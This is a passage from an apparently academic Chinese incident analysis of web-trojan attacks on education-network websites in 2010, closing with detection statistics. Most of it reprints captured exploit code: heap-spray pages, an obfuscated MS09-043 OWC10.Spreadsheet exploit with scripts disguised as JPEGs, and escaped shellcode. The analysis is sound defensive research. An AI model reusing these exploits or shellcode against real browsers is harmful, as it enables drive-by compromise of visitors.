16     while(kuaishiyongshuangjiegun.length < youyitian/2) kuaishiyongshuangjiegun +=kuaishiyongshuangjiegun;
17     var pp = kuaishiyongshuangjiegun.substring(0, youyitian/2);
18     delete kuaishiyongshuangjiegun;
19     for(i=0;i<270;i++)
20     {
21         conglaiebuqi[i] = pp+pp+woyouyizhixiacmaolv;
22     }
23
24
25 function xuyaoni()
26 {
27     var taiquan = document.createElement("BODY");
28     var sss="bb";
29     taiquan.addBehavior("#default#userData");
30     var tt="bb";
31     document.appendChild(taiquan);
32     try
33     {
34         for (i=0;i<10;i++)
35         {
36             taiquan.setAttribute('s',window);
37         }
38     }
39     catch(e)
40     {}
41     var as="v";
42     window.status+=``;
43 }
44 document.getElementById("KongShouDao").onclick();
45 </script>
46 </body>
47

```

图 16 6.htm 页面内容，分析可知是未进行混淆的“极风”漏洞渗透攻击代码

```

1     try {
2         new ActiveXObject("be");
3     }
4     catch (e) {
5         var nndx='\x25'+ 'u9'+ '0'+ '9'+ap11aa+'%u'+ '9'+ '0'+ '9'+ap11aa;
6         var nicxa="%u";
7         var xooxoox=unescape;
8         re = /2/g;
9     }

```

图 17 6.htm 页面中包含 mp.js 内容，包含了对抗模拟插件机制

rising.htm 页面及之后装载的 ofnt.htm，以及 ofnt.htm 页面中包含的 SCRIPT 外链 oopk.jpg 及 uug.jpg 的页面内容构成了对 Office Web 组件 OWC10.SpreadSheet 中内存破坏安全漏洞 (MS09-043) 的渗透攻击代码，代码采用了 SetTimeout() 函数延迟输出链接、将 Script 文件伪装 JPEG 图片文件、通过复杂字符串计算组装 Shellcode 和 ActiveX 控件名称等技术手段，以提升分析的难度。

```

01 <script>
02 document.writeln("<script>");
03 document.writeln("try{var c;");
04
05 document.writeln("var f=new ActiveXObject(\"O\"+\"W\"+\"C\"+\"10\"+\".S\"+\"pr\"+\"ea\"+\"ds\"+\"he\"+\"et\");");
06 document.writeln("catch(c){");
07
08 document.writeln("finally{if(c!=\"[object Error]\"){ddcc = \"<iframe src=ofnt.htm width=111 height=111></iframe>\"");");
09 document.writeln("setTimeout(\"document.write(ddcc)\", 17000 );}}");
10 document.writeln("");
11
12 document.writeln("</script>");
13 </script>

```

图 18 rising.htm 页面内容，尝试创建 OWC10.Spreadsheet 控件，并装载 ofnt.htm 页面

```

01 <SCRIPT LANGUAGE="JavaScript">
02 <!-- Hide
03 function Errors() {
04 return true;
05 }
06 window.onerror = Errors;
07 // -->
08 </SCRIPT>
09 <script src=oopk.jpg></script>
10 <script src=uug.jpg></script>
11 <SCRIPT LANGUAGE="JavaScript">
12
13
14
15 var array=new Array();
16
17 var anheyww=0;
18 aavvpp=0;
19 var ls=ahmmmm-(c.length*2);
20
21 var b=MOAHHEIJIUSHIAO(ahmm2+ahmm6+ahmm2+ahmm6);
22 while(b.length<ls/2){b+=b}var lh=b.substring(0,ls/2);
23 delete b;
24 var anheymm=0;
25 for(i=anheymm;i<0x99*2;i++){array[i]=lh+lh+c}CollectGarbage();
26 e=new Array();
27 e.push(1);
28 e.push(2);
29 e.push(0);
30 e.push(window);
31
32
33
34
35
36
37
38 for(i=aavvpp;i<e.length;i++){for(j=0;j<10;j++){try{obj.Evaluate(e[i])}catch(e)}}window.status=e[3]+'';
39
40 ahmma=e;
41 for(j=anheyww;j<anheymm;j++){try{ahahah}catch(ahmma)}}
42 </SCRIPT>

```

图 19 ofnt.htm 页面内容，包含 oopk.jpg 和 uug.jpg 两段外链脚本

```

01 var faguo;
02 var AH00="u"+"5858u5858"+"u10EBu4B5B%u933%uB966%u03B8%u3480%uBD0B%uFAE2%u05EB%uEBE8%uF
03 var AH01="u54FF%uBEA3%uBDBD%uD9E2%u8D1C%uBDBD%u36BD%uB1FD%uCD36%u10A1";
04 var AH02="u5D36%u36B5"+"u7D4A%uE4AC%u0355%uBDBF%u2D6D%u455F%u8ED5%uBD8F%u";
05 var AH03="D5BD%uCEE8%uCFD8%u36E9%uB1FB%u0355%uBDBF%u36BD%u755F%uE488";
06 var AH04="u2355%uBDBF%u5FBD%u544%u3D2%uBDBD%u8D5%uD1C%uE9D0%uAB42%u";
07 var AH05="7D38%uAE C8%uD2D5%uBDD3%u5BD%uCF C8%uD0D1%u36E9%uB1FB%u3355";
08 var AH06="uBDB%u36BD%u755F%uE4BC%u3D5%uBDBF%u5FBD%u544%u8ED1%uBDBF%u";
09 var AH07="CE D5%uD8D5%u9D1%uFB36%u55B1%uBCD2%uBDBD%u536%uBCD7%u55E4";
10 var AH08="uBFF2%uBDBD%u445F%u513C%uBCBD%uBDBD%u6136%u7E3C%uBD3D%uBDBD%u";
11 var AH09="BDD7%uA7D7%uD7EE%u42BD%uE1EB%u7D8E%u3DFD%uE81%u8BD%u7A44";
12 var AH0a="uBEB9%uDEE1%uD893%uF97A%uB9BE%uDB8C%u5BD8%u748E%uCEC%uEAE%u";
13 var AH0b="8EE C%u367D%uE5FB%u9F55%uBDB C%u3BD%uBD45%u1E54%uBDBD%u2D8D";
14 var AH0c="uBDD7%uBDD7%uBE D7%uBDD7%uBF D7%uBDD5%uBDBD%uE7D%uFB36%u5599%u";
15 var AH0d="BCBC%uBDBD%uFB34%uD7DD%uE D8D%uE B42%u3495%uD9FB%uFB36%uD7DD";
16 var AH0e="u7BD%uD7BD%uD7BD%uB79%uE D8D%uE B42%uD791%uD7BD%uD7BD%u5BD%u";
17 var AH0f="BDA2%uBD2%u42ED%u81E B%uFB34%u36C5%uD9F3%u C13D%u42B5%uC909";
18 var AH10="u3DB1%uB5C1%uBD42%uB8C9%uC93D%u42B5%u5F09%u3456%u3D3B%uBDBD%u";
19 var AH11="7ABD%uCDFB%uBDBD%uBDBD%uFB7A%uBDC9%uBBD%u7BD%uD7BD%uD7BD";
20 var AH12="u36BD%uD0FB"+"u42E D%u85EB%u3B36%uBD3D%uBDBD%uBDD7%uF330%uECC9%u";
21 var AH13="CB42%uE DC D%uB42%u42DD%u8DE B%uC B42%u42DD%u89EB%uC B42%u42C5";
22 var AH14="uFDEB%u4636%u7D8E%u668E%u513C%uBFD%uBDBD%u7136%u453E%u0E9%u";
23 var AH15="34B5%uBCA1%u7D3E%u56B9%u364E%u3671%u3E64%uAD7E%u7D8E%uECD";
24 var AH16="uEDEE%uEDEDE%uEDEDE%uAED%uEDEDE%uB42%u36B5%uE9C3%uAD5%uBDB C%u";
25 var AH17="u55BD%uBDD8%uBDBD%uDE D5%uACB%u5BD%uD5CE%uD2D9%u36E9%uB1FB";
26 var AH18="u995%uBDBD%u34BD%u81FB%u1CD9%uBDB9%uBDBD%u1D30%u42DD%u4242%u";
27 var AH19="u08D7%uC B42%u3681%uADF%uB55%uBDBD%u8EBD%uE66%uEEEE%u42EE";
28 var AH1a="u3D6D%u585%u853D%uC854%u3C%uB8C5%u2D2D%u2D2D%uB5C9%u4236%u";
29 var AH1b="36E8%u3051%uB8FD%u5D42%u1B55%uBDBD%u7EBD%u1D55%uBDBD%u05BD";
30 var AH1c="uB8AC%u3D89%uB17F%u55BD%uBD2E%uBDBD%u513C%uBCD%uBDBD%u4136%u";
31 var AH1d="u7A3E%u7AB9%u8FBA%u2CC9%u7AB1%uB9FA%u34DE%uF26C%uFA7A%u1DB5";
32 var AH1e="u2AD8%u7A76%uB1FA%uFDE C%uC207%uFA7A%u83AD%u0BA0%u7A84%uA9FA";
33 var AH1f="u0405%uA669%uFA7A%u03A5%uDBC2%u7A1D%uA1FA%u1441%u108A%uFA7A";
34 var AH20="u259D%uADB7%uD945%u8D1C%uBDBD%u36BD%uB1FD%uCD36%u10A1%u5D36%u";
35 var AH21="u36B5%uD74A%uE4B9%uE955%uBDBD%u2D8D%u455F%u8ED5%uBDBF%u55BD";
36 var AH22="uCEE8%uCFD8%u36E9%u55B8%u42E8%u4242%u5536%uB8D7%u55E4%uBDB8%u";
37 var AH23="BDBD%u445F%u428E%u42EA%uB9EB%uBF56%u7EE5%u4455%u4242%uE642";
38 var AH24="uBA7B%u3405%uBCE2%u7ADB%uB8FA%u5D42%uEE7E%u6136%uD7EE%u05FD%u";
39 var AH25="uABD%uBDBD%u36EA%u9DFB%uA555%u4242%uE542%uE C7E%u36EB%u81C8";
40 var AH26="uC936%uC593%u48BE%u36EB%u9DCB%u48BE%u748E%uFCF4%uBE10%u8E78%u";
41 var
42 AH27="B266%uAD03%u6B87%uB5C9%u767C%uBEBA%uFD67%u4C56%uA286%u5AC8"+"u36E3%u99E3%u60BE%u36DB

```

图 20 oopk.jpg 页面中的 Script 代码，定义 Shellcode 等变量

```

01 var AHgg=unescape(AH00+AH01+AH02+AH03+AH04+AH05+AH06+AH07+AH08+AH09+AH0a+AH0b+AH0c+AH0d+AH0e+AH0f+AH10+AH11+AH12+AH13+AH14+AH15+AH16+AH17);
02 var AHdd=unescape(AH18+AH19+AH1a+AH1b+AH1c+AH1d+AH1e+AH1f+AH20+AH21+AH22+AH23+AH24+AH25+AH26+AH27);
03 var c=AHgg+AHdd;
04 var svAnti="0u0"+"10.Spre";
05 var ahmmmm=0x81000;
06 var svAnti2=svAnti+"adsh"+"eet";
07 var anheym=10;
08 var obj=new ActiveXObject(svAnti2);
09 var W0AIIHEIJIUSHIHA0=unescape;
10 var ahm="%";
11 var ahm1="u";
12 var ahm2=ahm+ahm1;
13 var ahm3="9";
14 var ahm4="8";
15 var ahm6=ahm3+ahm4+ahm3+ahm4;
16 var me2=obsj.msDataSource;
17 me2+=Object;
18
19 ahahah=me2(e[3]);

```

图 21 uug.jpg 页面中的 Script 代码，定义一些关键变量，并进行了混淆处理

该场景中还包括了针对联众 GLIEDown.IEDown.1 控件缓冲区溢出漏洞(BID: 29118,29446)的渗透攻击页面(nod.htm 及 lz.htm)，以及针对 Real Player 软件 IERPctl.IERPctl.1 控件中缓冲区溢出漏洞(CVE-2007-5601)的渗透攻击页面(real.htm 及 myra.htm)。

通过上述两个今年上半年在教育网网站上流行的网页木马攻击场景案例分析，我们可以总结出目前网页木马攻击者已引入大量的技术手段和伎俩在和研究团队、产业界及政府相关监管部门进行对抗，以躲避检测，并提升分析追踪的难度。对网页木马的监测与分析技术发展、平台建设和相应的应急响应处置流程还需要持续地改进和完善，才能够有效地应对和处置网页木马这种流行的安全威胁形态。

5. 总结

北京大学网络与信息安全实验室、中国教育和科研网紧急响应组(CCERT)、中国教育网体检中心合作开展对教育网中的网站挂马情况进行全网检测和态势分析，并为中国教育网体检中心(www.nhcc.edu.cn)注册的高校网站用户提供网站挂马定点监测服务(ercis.icst.pku.edu.cn)。通过 2010 年上半年教育网挂马监测数据结果分析，共检出来自 425 个顶级域名的 1,347 个网站被挂马，上半年网站挂马率达到 3.88%，这说明教育网网站的安全状况仍不容乐观。希望高校网络安全管理部门和人员能够充分重视，对相关网站进行全面检测和安全加固，积极预防，尽量避免网站挂马等安全事件的发生。